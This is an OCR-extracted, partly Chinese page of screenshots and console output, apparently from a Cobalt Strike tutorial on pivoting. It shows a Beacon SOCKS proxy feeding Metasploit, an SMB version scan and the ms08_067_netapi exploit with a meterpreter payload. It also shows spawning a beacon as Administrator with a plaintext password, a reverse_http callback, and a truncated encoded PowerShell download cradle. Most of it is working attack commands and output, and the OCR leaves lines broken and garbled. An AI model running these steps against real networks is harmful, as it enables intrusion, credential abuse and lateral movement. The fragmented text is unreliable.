
Sending Metasploit through a SOCKS Proxy Pivot



external
internal
user
computer
108.51.97.41
10.10.10.190
whatta.hogg
WS2
Event Log
Beacon 10.10.10.190@3096
beacon> sleep 0
[*] Tasked beacon to become interactive


Event Log
Beacon 10.10.10.190@3096
beacon> sleep 0
[*] Tasked beacon to become interactive
Interact
Access
Explore
Pivoting
Spawn
Session
SOCKS Server
Listener...
Deploy VPN


Start SOCKS
Proxy Server Port:
88888
Launch
Help


beacon> socks 8888
[+] started SOCKS4a server on: 8888


Cobalt Strike
View
Attacks
Reporting
Help
Applications
Credentials
Downloads
Event Log
Keystrokes
Proxy Pivots
Screenshots
Script Console
Targets
Web Log
external
internal
user
computer
10.10.10.190
whatta.hogg
WS2


user
computer
pid
type
port
whatta.hogg
WS2
3096
SOCKS4a Proxy
8888
Stop
Tunnel
Help



Tunnel via SOCKS
Use this command in the Metasploit Framework to tunnel exploits and auxiliary modules through this Beacon.
Use unsetg Proxies to stop tunneling through Beacon.
setg Proxies socks4:54.167.83.168:8888
Ok

```
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.4-2015090201                   ]
+ -- --=[ 1476 exploits - 852 auxiliary - 239 post        ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > setg Proxies socks4:54.167.83.168:8888
Proxies => socks4:54.167.83.168:8888
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 10.10.10.0/24
RHOSTS => 10.10.10.0/24
msf auxiliary(smb_version) > set THREADS 64
THREADS => 64
msf auxiliary(smb_version) > exploit -j
[*] Auxiliary module running as background job
msf auxiliary(smb_version) >
[*] 10.10.10.4:445 is running Windows 2003 (build:3790) (name:FILESERVER)
```

```
msf auxiliary(smb_version) > use exploit/windows/smb/ms08_067_netapi
```

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
RHOST => 10.10.10.18
```

```
sf exploit(ms08_067_netapi) > show options

odule options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.10.10.18      yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


ayload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: , , seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST     10.10.10.18      no        The target address
```




Spawn As


此对话框使用指定的凭据作为另一个用户生成 Cobalt Strike 侦听器。进入到


[beacon] - > **Access** - > **Spawn As** 打开它。


Elevate with Credentials





external
internal
user
computer
192.168.1.10
192.168.2.66
bdade
CLIMBER
Interact
Access
Explore
Pivoting
Spawn
Session
Bypass UAC
Dump Hashes
Golden Ticket
Make Token
Run Mimikatz
Spawn As


external
internal
user
computer
192.168.1.10
192.168.2.66
bdade
CLIMBER
Spawn As
user
password
realm
Event Log X
Beacon 192.168.2.66@7604 X
beacon> help spawnas
Use: spawnas [DOMAIN\user] [password] [lis
Attempt to spawn a payload as another user.
Beacon will try to authenticate as a local
User:
Administrator
Password:
password1!
Domain:
.
Listener:
local - beacon smb
Launch
Help


beacon> spawnas .\Administrator password1!
[*] Tasked beacon to spawn windows/beacon_smb/bind_pipe (127.0.0.1:9876) as .\Administra



external
internal
user
computer
192.168.2.66
192.168.2.66
Administrator *
CLIMBER
192.168.1.10
192.168.2.66
bdade
CLIMBER
Event Log X
Beacon 192.168.2.66@7604 X
ent Log X
Beacon 192.168.2.66@7604 X
acon> help spawnas
e: spawnas [DOMAIN\user] [password] [listener]
tempt to spawn a payload as another user. If you don't specify DOMAIN
acon will try to authenticate as a local user.
acon> spawnas .\Administrator password1!
] Tasked beacon to spawn windows/beacon_smb/bind_pipe (127.0.0.1:9876
] host called home, sent: 196390 bytes
] established link to child beacon: 192.168.2.66
Interact
Access
Explore
Pivoting
Spawn
Session
Bypass UA
Dump Has
Golden Tick
Make Toke
Run Mimika
Spawn As






```
beacon> spawnas .\lab password1!
[*] Tasked beacon to spawn windows/beacon_http/reverse_http (192.168.1.2:80) as .\lab
[+] host called home, sent: 3631 bytes
[-] could not run powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQA
as .\lab: 267
```

```
as .\lab: 267
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 20 bytes
[*] Current directory is c:\users\bdade\Documents
```

```
beacon> cd c:\
[*] cd c:\
[+] host called home, sent: 23 bytes
```










鱼叉式网络钓鱼

